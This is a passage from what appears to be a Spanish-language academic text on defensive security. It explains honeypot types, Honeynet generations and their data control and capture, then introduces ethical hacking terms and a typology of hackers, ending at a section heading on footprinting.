Retomando el ejemplo del servicio FTP, en este caso no se emularía dicho servicio, ahora se instalaría un sistema operativo Windows o Unix, al cual se le instalará el servidor FTP verdadero, al ponerlo en línea en algunos casos estará

en la misma red de otros sistemas en producción, y brindará al atacante un nivel real de interactividad con el servicio.

La ventaja que se obtiene al montar esta solución es la gran cantidad de información que se puede recoger del atacante, según la complejidad del Honeypot, podemos ser capaces de conocer exactamente todos los pasos del intruso, sus técnicas y sus herramientas. Como el riesgo aumenta, se hace necesario implementar controles que eviten que el Honeypot se convierta en una plataforma de ataque. Entre los más comunes Honeypots de alta interacción tenemos: Nepenthes, Honeyd.

Ventajas y Desventajas de los Honeypots de alta y baja interacción	
Alta Interacción	**Baja Interacción**
Servicios, sistemas operativos o aplicaciones reales	Emulación de la pila TCP/IP, vulnerabilidades, etc.
Alto riesgo	Bajo riesgo
Difíciles en implementación y mantenimiento	Fáciles en implementación y mantenimiento
Mayor cantidad de información acerca del ataque	Menor cantidad de información acerca del ataque

Tabla II.1 Ventajas y desventajas de los Honeypots de alta y baja interacción

CLASIFICACIÓN DE LOS HONEYPOTS POR SU IMPLEMENTACIÓN

HONEYPOTS FÍSICOS




Figura II.3 Honeypot Fisico

Los Honeypots Físicos son implementados en una máquina física real, convirtiéndolo en un Honeypot de alta interacción el cual puede ser comprometido totalmente. Como constituyen una máquina real, normalmente son más caros y complejos en su implementación.

El Honeypot físico implica a menudo alta interacción, ya que deja que el sistema sea comprometido completamente. Suelen ser caros de instalar y mantener. Para lugares con muchas direcciones, no son muy prácticos y resulta imposible instalar un Honeypot físico en cada dirección IP.

HONEYPOTS VIRTUALES




Figura II.4 Honeypots Virtuales

Los Honeypots Virtuales nacen de la necesidad de tener un gran espacio de direcciones IP, es casi imposible implementar un Honeypot por cada IP por razones en espacio físico y económico. En una máquina física (Host), se puede levantar varios Honeypots como máquinas virtuales, los Honeypots no constituyen una máquina real, pero pueden proporcionar todo el nivel de interacción como un Honeypot Físico de Alta Interacción, la única diferencia es que está corriendo bajo

algún software de virtualización y comparten los recursos físicos de la máquina real, inclusive la conexión a internet, permitiendo tener conectadas a toda una red de Honeypots con sus respectivas IPs dentro de una máquina física, facilitándonos la movilidad y reduciendo enormemente la cantidad de hardware usado.

2.4 DISTINTOS USOS DE LOS HONEYPOTS

Es complejo definir específicamente los usos que puede tener los Honeypots, siendo estos una herramienta flexible, pueden ser usados para muchos propósitos.

De acuerdo a la clasificación que hace Lance Spitzner [17] por el uso de los Honeypots, tenemos en grupos: Honeypots de investigación y Honeypots de producción. Por lo general, y por las características que prestan para el caso, los Honeypots de baja interacción son usados como Honeypots de producción, y los Honeypots de alta interacción son usados con propósitos de investigación. Pueden intercambiarse los papeles y los dos tipos de Honeypots (baja y alta interacción) pueden ser usados con ambos fines (Producción e Investigación).

Cuando un Honeypot es usado con propósitos productivos, los Honeypots están protegiendo una organización, en este caso se derivan tres funciones principales: prevención, detección y respuesta

PREVINIENDO ATAQUES

Los ataques a los que puede estar expuesto un sistema pueden ser automatizados o realizados por humanos. En la prevención los Honeypots tienen más valor frente a los ataques automatizados, como gusanos (worms) o auto-rooters, los cuales se basan en herramientas de escaneo de redes enteras buscando vulnerabilidades para poder explotarlas de distintas maneras.

Existen los llamados “sticky honeypots” (Honeypots “pegajosos”), que utilizan y monitorean el espacio IP que no está siendo utilizado en la organización, en el momento que detectan algún escaneo por parte de un agente automático los “sticky honeypots” interactúan con él, utilizando trucos TCP, como configurar “Window size” a cero o poniendo al atacante en estado de espera continua, esto baja la velocidad y hasta detiene el ataque previniendo la dispersión de los gusanos. Un ejemplo de “sticky honeypots” es LaBrea Tarpit.

DETECCIÓN DE ATAQUES

En un sistema ordinario con NIDS (Network Intrusion Detection Systems) es común que se presenten falsos positivos cuando los datos normales en el tráfico diario de la red pueden coincidir en el formato con algún ataque conocido y se generan alertas.

La gran cantidad de datos en los sistemas de logueos y la encriptación de ataques puede limitar la detección de los mismos, dejando pasar algún ataque que no se encuentre en la base de datos y/o cuya regla ha sido deshabilitada por el administrador, dando lugar a los falsos negativos.

Cualquier tráfico hacia o desde el Honeypot corresponde a una alerta, esto da la oportunidad de un estudio más rápido, tendiendo una cantidad de datos significativamente menor, y si el NIDS no ha lanzado alguna alerta puede ser el caso de un ataque nuevo no registrado.

RESPUESTA A ATAQUES

Aunque no se produzcan alertas por parte del NIDS del Honeypot, si se analiza el tráfico registrado por el Honeypot será probable detectar nuevos ataques, mucho de los cuales no estarán registrados en las reglas de detección usadas, o están

usando protocolos de encriptación y se hacen imposibles de detectar en tiempo real.

Con estos datos recolectados es posible crear un nuevo arsenal de reglas y métodos de defensa para los sistemas pero basado en los actuales ataques registrados.

2.5 HONEYNETS




Figura II.5 Honeynet

Las Honeynets son un tipo de Honeypots de alta interacción, específicamente, con diferentes sistemas operativos y servicios de red, permitiéndole al atacante interactuar con un entorno verdadero. Para lograr este entorno real e interactivo se

deben usar sistemas reales y elementos típicos de una red. Una Honeynet no es un producto o software que se puede instalar en un computador; es toda una arquitectura [18].

USO DE LAS HONEYNETS

Las Honeynets proveen la estrategia de detectar los fallos y mejorar en la defensa cuando se usan en conjunto con otros mecanismos de seguridad. Al recoger información de las intrusiones y estudiarlas podemos conocer nuevas amenazas y herramientas aún no documentadas, determinando así patrones de ataque y los diferentes motivos de los intrusos [18].

Las Honeynets son una herramienta, y puede ser usada para otros fines, como comprobar y desarrollar la capacidad de respuesta ante cualquier incidente. En las universidades pueden ser usadas para estudiar tipos y patrones de ataque o simplemente para investigar amenazas como función principal

El Honeynet Project ha definido requisitos que garantizarán el correcto funcionamiento de la Honeynet a fin de mantener un ambiente seguro para los sistemas contiguos a la red. Estos requisitos son: control de datos, captura de datos y recolección de datos

HONEYNETS DE 1era GENERACIÓN

Este modelo de arquitectura fue el primero en desarrollar la Honeynet Project en 1999 y se mantuvo hasta finales del año 2001. Fueron las primeras en implementar el control y la captura de datos con medidas simples pero eficientes

Se tiene un firewall de capa 3, el cual separa la red en tres diferentes redes: Honeynet, red de producción y la Internet. Detrás del firewall se encuentra un router, los Honeypots, un detector de intrusiones de red o NIDS y un servidor centralizado de logs y alarmas.




Figura II.6 Honeynet de 1era Generación [17]

El dispositivo firewall tiene 3 interfaces (interna, externa y administración), todas con una dirección IP asignada. La interfaces interna y externa que conectan las redes internas con Internet permiten que todo el tráfico entrante o saliente atraviese por el firewall. La interfaz de administración simplemente se usa para configuraciones y recolección de logs en el firewall.

El dispositivo IDS tiene 2 interfaces de las cuales sólo una tiene configurada una dirección IP la cual es usada para objeto de mantenimiento y extracción de datos. La otra interface "invisible" (sin dirección IP), sirve para husmear el tráfico.

Se puede reducir los requerimientos de hardware si se juntan en una sola máquina, el firewall y el IDS, pero esto aumenta el riesgo de ataque porque expone el sistema de Logeo y detección sobre un dispositivo de capa 2 y no invisible como es el firewall en el caso de la Generación I.

Cabe resaltar las características del Firewall, en este modelo de Honeynet GenI, las cuales sin duda marcan los detalles principales de esta arquitectura. El firewall/gateway opera en capa 3 (tiene asignado direcciones IP) lo cual lo hace visible para el Internet y desde la red interna. Usa NAT (network Address translation) y el TTL (tiempo de vida en saltos) de los paquetes sufren un decremento, lo cual lo hace más fácil de detectar, pero al ser una pasarela para la red se puede configurar para que actúe como un firewall normal con las reglas de

reject, drop silently y forward sobre las conexiones, además se pueden controlar el número de conexiones permitidas lo cual ayuda en el control de datos.

Control de Datos (Generación I)

El objetivo del control de datos es mitigar el riesgo de ataques desde un Honeypot comprometido hacia una red productiva o cualquier red en el mundo. Este riesgo se lo puede mitigar aplicando reglas sobre las conexiones salientes. En el caso de la Generación I los dispositivos que actúan son el Firewall/gateway y el router

El Firewall/gateway es la pasarela de todos los paquetes. Une la Honeynet y el Internet y a la vez divide la Honeynet en dos segmentos: la Honeynet y la red productiva que contiene al servidor de log y al IDS. Como método de protección y control de datos el Firewall/Gateway implementa un conteo de conexiones que limita el número de conexiones que salen de la Honeynet, el conteo de conexiones establece una tasa del número de conexiones salientes de la Honeynet permitidas. Una vez que esta tasa sea sobrepasada automáticamente el firewall/gateway bloqueará todo intento de conexión. Esto le permite al intruso tener cierta interacción con el sistema y a la vez nos da la protección sobre uso y/o abuso de esta interacción. Dependiendo de la calidad de información que se desee recoger

esta tasa debe aumentar o disminuir y proporcionalmente aumentará y disminuirá el riesgo sobre el sistema.

Para la captura de ataques automáticos como gusanos, no es necesario tener conexiones salientes, pero cuando se trata de intromisiones por parte de agentes humanos es necesario dar la libertad al atacante de descargarse sus herramientas o poder comunicarse a través de nuestro sistema. Toda esa información es registrada y estudiada posteriormente. Al limitar el número, se reduce la posibilidad de que un Honeypot sea usado para escaneo o como herramienta para un ataque DoS.

El router se instala detrás del firewall, proporcionando un filtrado extra a los paquetes y sirve de respaldo en caso de fallos en el firewall. Se instala con la finalidad de ocultar el firewall/gateway de los ojos de un atacante desde un Honeypot comprometido, de manera que si se investiga el gateway del Honeypot, el atacante verá al router y no al firewall.

Captura de Datos

Los dispositivos que forman parte de la captura de datos son: el firewall, el IDS y los honeypots. El firewall/gateway captura y registra todo los paquetes que lo atraviesen en cualquier sentido, pues toda actividad en la Honeynet es sospechosa. El Firewall está diseñado no sólo para registrar actividades, también nos alertará de ciertos eventos configurados, como el intento de conexión por Telnet, o hacia un puerto alto generalmente usado en puertas traseras. Esta alerta puede ser enviada por email al administrador de la red.

El IDS captura y almacena todos los paquetes circulantes en la red. Reside en un 'puerto de monitoreo', así que puede registrar toda la actividad de la red. Para esta tarea se usa Snort (NIDS) en modo de full logging (recoge todos los paquetes IP) y tcpdump (recoge todo el tráfico de red en formato binario). Se usan estas dos herramientas para evitar un punto único de fallo, y para asegurar la integridad de los datos enviados a un servidor remoto de logs.

Otra de las tareas de este sistema IDS es alertarnos de la actividad sospechosa, comparando los paquetes con una base de datos de marcas de ataques. En los Honeypots es necesario recolectar actividades dentro de los sistemas. Los

atacantes más experimentados acostumbran a bloquear y borrar logs del sistema, por esto es necesario crear un repositorio externo de dichos logs salvándolos de ser borrados o alterados por el atacante. Se usa una técnica para que los sistemas repliquen sus los al servidor remoto. Entre los datos capturados del atacante, hay unos especialmente que con las técnicas anteriores podríamos capturar pero no visualizar. Si el atacante usa un medio seguro como SSH, SSL, IPsec, etc., para llevar a cabo sus métodos de intromisión, esta actividad se almacenará encriptada en los registros.

Los datos deben ser registrados antes de ser encriptados, se deben capturar las pulsaciones de teclas realizadas en el sistema remoto atacado, en el caso de la Honeynet Generación I se una técnica basada en una versión modificada de 'bash'.

Este shell, desarrollada por Antonomasia, puede usarse para reemplazar el binario /bin/bash. El shell modificado reenvía las pulsaciones del usuario a syslogd, el cual lo reenvía al servidor de registros remoto. Esta técnica tiene un problema, es fácilmente detectada por un sniffer y si el atacante se da cuenta que está siendo monitoreado dejará de inmediato el sistema o buscará sus puntos débiles si descubre que se trata de una Honeynet. Puede ser deshabilitado si se mata el

proceso 'syslogd', o si no se usa 'bash'. Existe una versión mejorada desarrollada por Anton Chuvakin parchando /bin/bash en la que no hace falta 'syslogd'.

También existe una versión para Windows llamada ComLog. En las generaciones posteriores se mejora eficazmente la captura de pulsación de teclas.

HONEYNETS DE 2da GENERACIÓN

Este segundo modelo dentro de las generaciones de las Honeynets fue lanzado y ha sido usado desde principios del 2002 por el Honeynet Project. En relación a su antecesora, esta arquitectura introduce una serie de modificaciones, las cuales se enfocan en aumentar la interacción con el atacante para aumentar la cantidad y calidad de datos recolectados. Para esta tarea fue necesario ocultar mejor los sistemas haciéndolos prácticamente indetectables. Esta arquitectura es mucho más sencilla que la presentada en la Generación I, las tareas de control y captura de datos ahora están centralizadas en un solo dispositivo llamado Honeywall lo que permite que esta arquitectura sea fácil de desarrollar y mantener.




Figura II.7 Honeynet de 2da Generación [18]

El Honeynet Gateway (Honeywall) es un dispositivo con tres interfaces de red: eth0, eth1, eth2. La interface externa (eth0) del Honeywall se conecta con el sistema de producción, la interface interna (eth1) se conecta con la Honeynet, ambas están a modo de puente (bridge) transparente lo cual significa que no poseen una pila de IP, ni MAC asociadas, no realizan encaminamiento, ni decrementan el TTL de los paquetes que las atraviesan. La tercera interfaz (eth2) sí tiene una dirección de IP y es conectada a una red segura con fines de administración y recolección de datos.

El comportamiento del Honeywall como dispositivo de Capa 2 (Bridge) transparente, dificulta enormemente su detección por parte de los atacantes y permite la integración de la Honeynet a la red de Producción e incluso compartir VLAN con otros sistemas dentro de la organización en la que se esté implantando. Esta integración permite el estudio de ataques internos y externos en los sistemas de producción, en el caso de la Generación I esta tarea se dificulta porque se tienen dos redes (Honeynet, Producción) totalmente aisladas.

Control de Datos (Generación II)

Para mejorar la arquitectura de la Generación I, la cual usaba un firewall que trabajaba en capa 3, que lo hacía fácilmente detectable, se resolvió hacer un gateway de capa 2 transparente, el cual es mucho más difícil detectar.

En este único dispositivo va funcionar el control de datos de nuestra Honeynet, será un firewall que controle y cuente todas las conexiones que entran y salen pero ahora en modo BRIDGE.

Se agrega una nueva capa al Control de Datos, un sistema de prevención de Intrusos NIPS. El NIPS trabaja de la misma forma que un IDS, tiene la capacidad de analizar en tiempo real un paquete, usa una base de datos de firmas con ataques conocidos, si el paquete coincide con un ataque este puede ser bloqueado o modificado para hacerlo inofensivo, para mejorar la interacción con el atacante y hacer más invisible el sistema se puede modificar los paquetes,

permitiendo al intruso ejecutar sus ataques pero sin llegar a afectar a los sistemas comprometidos. Los NIPS bloquean o modifican ataques que sean conocidos y configurados en su base de datos, pero para ataques nuevos no representan una barrera. En este caso entra la primera capa del control de datos que viene de la Generación I y el Honeywall bloqueará paquetes utilizando el conteo de conexiones inhabilitando cualquier ataque que supere el umbral configurado.

Captura de Datos (Generación II)

La captura se ejecuta en tres capas, exactamente igual como lo hacía la Generación I, la capa del firewall, la capa de red y la capa de los sistemas. La diferencia está en que la recopilación de los datos se realiza en forma centralizada desde el Honeywall y la captura para la capa de los sistemas ya no usa Shell modificados, usa una herramienta llamada Sebek.

Sebek es un herramienta cliente-servidor diseñada para capturar la actividad de los atacantes en los Honeypots. Es un módulo de Kernel oculto capaz de capturar la actividad del atacante, transmitiendo los datos usando UDP al servidor, en muchos casos el mismo Honeywall. El cliente Sebek envía estos datos ocultándolos al atacante y el Servidor Sebek los recoge y registra. En la

Generación II se agrega una característica adicional a la de Recolección de Datos, las Alertas. El sistema de alertas envía un correo electrónico al administrador de la Honeynet cada vez que un evento muestre alguna intrusión en la misma.

HERRAMIENTAS USADAS EN LA GENERACIÓN II

Control de Datos

- Bridge de Capa 2
- Iptables
- Snort
- NIPS

Captura de Datos

- Snort (alertas IDS)
- Iptables (log del firewall)
- Sebek v 2.x (Captura de datos avanzada)
- Tcpdump (Tráfico de red)

Alertas

- Swatch

INTRODUCCIÓN AL HACKING ÉTICO

2.6 INTRODUCCIÓN

La ética está definida como la disciplina que estudia los fundamentos de lo que se considera bueno, debido o moralmente correcto. De manera más simple, se podría decir que es el estudio de que es lo correcto para hacer en una situación determinada.

El uso y la demostración de técnicas de intrusión deben ser realizadas con mucho cuidado para no ser tipificadas como intentos de intrusión en sistemas de otras organizaciones que no sean la que estamos examinando. Los administradores de otros sitios y sistemas se tornarán confusos acerca de las actividades realizadas si se decidiera usar sus equipos como puntos de prueba sin una debida autorización que lo permita; así mismo, dichas organizaciones podrían iniciar acciones legales dado el caso.

La frase: "*Hacking* Ético" suena como una negación, debido a que representa dos temas contradictorios entre sí en uno solo, pero sigue creciendo hacia una especialidad legítima para expertos en informática.

Los *hackers* éticos pueden ser separados en dos amplias ramas: independientes y de consultoría.

Los independientes creen que el descubrimiento de las debilidades del software, hardware y de las redes en general, es un acto intrínsecamente bueno o ético; son considerados ciudadanos samaritanos dado que han estado por algunos años descubriendo y tapando agujeros en los exploradores de Internet, rompiendo algoritmos de encriptación y accediendo a redes sin autorización para dar a conocer a sus propietarios las fallas encontradas en los sistemas.

Los hackers éticos de consultoría trabajan por sí solos o a menudo dentro de

Organizaciones que realizan esta actividad. Están dedicados a dar servicios de seguridad informática, específicamente pruebas de hacking ético con fines de lucro.

Sin importar la clase de hacker ético, su principal tarea es reportar las fallas de seguridad en las redes de distintas organizaciones, para que el personal de soporte y administración de sistemas arreglen rápidamente los problemas encontrados. Las pruebas que se hacen en el mercado hacen que los nuevos productos para seguridad en redes sean más fuertes y seguros.

2.7 DEFINICIONES Y TERMINOLOGÍA

Existen algunos términos que deben ser definidos, en base a los cuales se va a tratar el extenso campo del *Hacking* Ético, entre ellos se va a definir de qué se tratan las amenazas, vulnerabilidades, ataques, gusanos, virus, Spoofs (engaños), escaneo de puertos, etc.

AMENAZAS

Una amenaza es cualquier cosa que puede interrumpir la operación, funcionamiento, integridad o disponibilidad de la red o sistema. Las amenazas son todas las posibles acciones que se aprovechan de las vulnerabilidades de un sistema, pueden convertirse en un ataque y ocasionan un problema de seguridad, son externas a nuestros sistemas o se encuentran fuera de nuestro alcance, por lo tanto, no tenemos sobre ellas ningún control.

ATAQUES PASIVOS

Los ataques pasivos son aquellos que violan la confidencialidad sin afectar el estado del sistema, su función en muchos casos es el aprendizaje de la estructura

de una red; este tipo de ataque, se utiliza para determinar zonas vulnerables del sistema. Un ejemplo de un ataque pasivo es interferir en las transmisiones electrónicas ya sea para dejar mensajes o para obtener contraseñas inseguras. En los ataques pasivos la confidencialidad juega un papel muy importante para prevenir el descubrimiento de información por parte de personal no autorizado.

ATAQUES ACTIVOS

Un ataque activo se realiza con la intención de producir daños en un sistema o con el fin de extraer información confidencial de una empresa. Este tipo de ataque causa mayores perjuicios; generalmente, los ataques activos son más fáciles de detectar debido a que se registra fallas en el funcionamiento del sistema atacado.

Los ataques activos son aquellos que modifican el sistema atacado o el mensaje en tránsito; Un ejemplo de ataque en esta categoría es un ataque en la disponibilidad del sistema o servicio, llamado DoS (*Denial of Service*).

Los ataques activos pueden afectar la disponibilidad, integridad y autenticidad de un sistema. La diferencia entre estas categorías de ataques es que mientras un ataque activo intenta alterar los recursos del sistema o afectar su operación, un ataque pasivo intenta aprender o hacer uso de la información del sistema, pero no

busca afectar sus recursos. Los ataques pueden ser clasificados también según su origen, ya sea desde adentro o fuera de la organización.

Un 'ataque interno' es un ataque iniciado por un sujeto desde adentro del perímetro de seguridad, el cual está autorizado para acceder a los recursos del sistema, pero los usa de una forma no apropiada.

Un 'ataque externo' es iniciado desde fuera del perímetro de seguridad por un usuario no autorizado o ilegítimo. Los potenciales atacantes externos pueden ir desde novatos hasta cyber criminales organizados y terroristas informáticos.

VIRUS

Son programas informáticos que se copian automáticamente a un sistema sin el permiso del usuario y que tiene como fin alterar su normal funcionamiento. Los virus informáticos generalmente reemplazan archivos ejecutables por otros infectados, y pueden llegar a destruir intencionalmente los datos almacenados en un computador.

GUSANOS

Un gusano es un tipo de virus informático, o programa que se auto genera a sí mismo y permanece en la memoria del sistema. Utiliza ubicaciones del sistema operativo que no son visibles al usuario, y debido a su replicación sin control, consumen los recursos del sistema llegando al punto de dejarlo sumamente lento e inoperativo.

SPOOFS (ENGAÑOS)

Los Spoofs o Engaños se manifiestan muy a menudo en redes de información, se trata de una situación en que una persona o software suplantan exitosamente la identidad o la presentación del original; falsificando información y por consiguiente, obteniendo acceso ilegítimo.

PORT SCANNING (ESCANEO DE PUERTOS)

El escaneo de puertos permite la determinación de las características de una red o sistema remoto, de manera que se pueden identificar los equipos activos, sus servicios, los sistemas que estos poseen y la forma en que están organizados.

EXPLOITS

Los Exploits son una vía ya definida para romper la seguridad de un sistema aprovechando una vulnerabilidad. Un exploit se refiere a una parte de software, herramienta o técnica que se vale de una vulnerabilidad para poder obtener privilegios dentro de un sistema, hacerle perder su integridad, y si es el caso, denegar servicios en el sistema atacado. Los Exploits son peligrosos debido a que todo software tiene vulnerabilidades, los hackers e individuos que tratan de ingresar a los sistemas conocen esas vulnerabilidades y las buscan para tomar ventaja de ellas.

TARGET OF EVALUACIÓN (OBJETIVO DE EVALUACIÓN)

Un sistema tecnológico, producto, o componente que está identificado o sujeto a requerimientos o evaluaciones de seguridad.

2.8 LOS HACKERS Y SU CLASIFICACIÓN

HACKERS

Hacker es el neologismo utilizado para referirse a un experto en varias o alguna rama técnica relacionada con las tecnologías de la información y las telecomunicaciones, ya sea programación, redes de computadoras, sistemas operativos, hardware de red, de voz, entre otros. Se suele llamar *hackeo* y *hackear* a las obras propias de un *hacker*. El término "*Hacker*" trasciende a los expertos relacionados con la informática, para también referirse a cualquier profesional que está en la cúspide de la excelencia en su profesión, ya que en la descripción más pura, un *hacker* es aquella persona que le apasiona el conocimiento, descubrir o aprender nuevas cosas y entender el funcionamiento de éstas.

CRACKERS

Este grupo de personas puede considerarse como un subgrupo marginal de la comunidad de *hackers*, se dedican a violar la seguridad de un sistema informático de forma similar a como lo haría un *hacker*, con la diferencia que realizan la intrusión con fines de beneficio personal o explícitamente para causar daño; en

definitiva, los *crackers* son aquellos que utilizan sus conocimientos técnicos para perturbar procesos informáticos. El término *cracker* se deriva de la expresión *"criminal hacker"* (*hacker* criminal) y fue creado alrededor de 1985 como contraposición al término *hacker*; también se denomina *crackers* a las personas que diseñan o programan *cracks* o parches informáticos, que sirven para modificar el comportamiento o ampliar la funcionalidad del software o hardware original al que se aplican, sin que en absoluto pretenda ser dañino para el usuario del mismo.

LAMMERS

Este grupo es muy numeroso y con mayor presencia en la red. Llevan ganas de hacer hacking pero carecen de conocimientos. Son muy habilosos y obsesivos en crear hacking pero con ideas halladas en la red, como cambiarle el color de pantalla, etc. Son quienes se dedican a enviar miles de correos a cuentas mediante bombeadores y hacer colapsar el sistema. Son quienes buscan los password y calves de correos pero torpemente. Son muy negligentes en sus labores. Están lejos de los hackers y crackers.

PHREAKER

Esta clase de gente se especializa en telefonía, conocen las nuevas tecnologías

en este ramo. Gustan ingresar a las centralitas de comunicación. Gustan y viven en la telefonía móvil. Extraen los procesos de los datos en estos lugares descifrando y volcando para fines negros o de simple bloqueo.

NEWBIE

Es un novato que gusta navegar por la red e ingresa a sitios de hacking, aprende todas las cosas que ve y aplica paso a paso pero nunca se mofa de sus logros, sino aprende.

SCRIPT KIDDIE

Es el último eslabón de este mundo del hacking. No posee ningún conocimiento pero son devotos de los temas estos que se trata del mundo hacking. No nada de lo que leen, se dedican a recopilar y acumular, coleccionan los programillas de los hackers y crackers, hacen explotar y se golpean el alma por su travesura y hacen a otros estas cosas.

2.9 FASES EN LA PENETRACIÓN DE UN SISTEMA

FOOTPRINTING

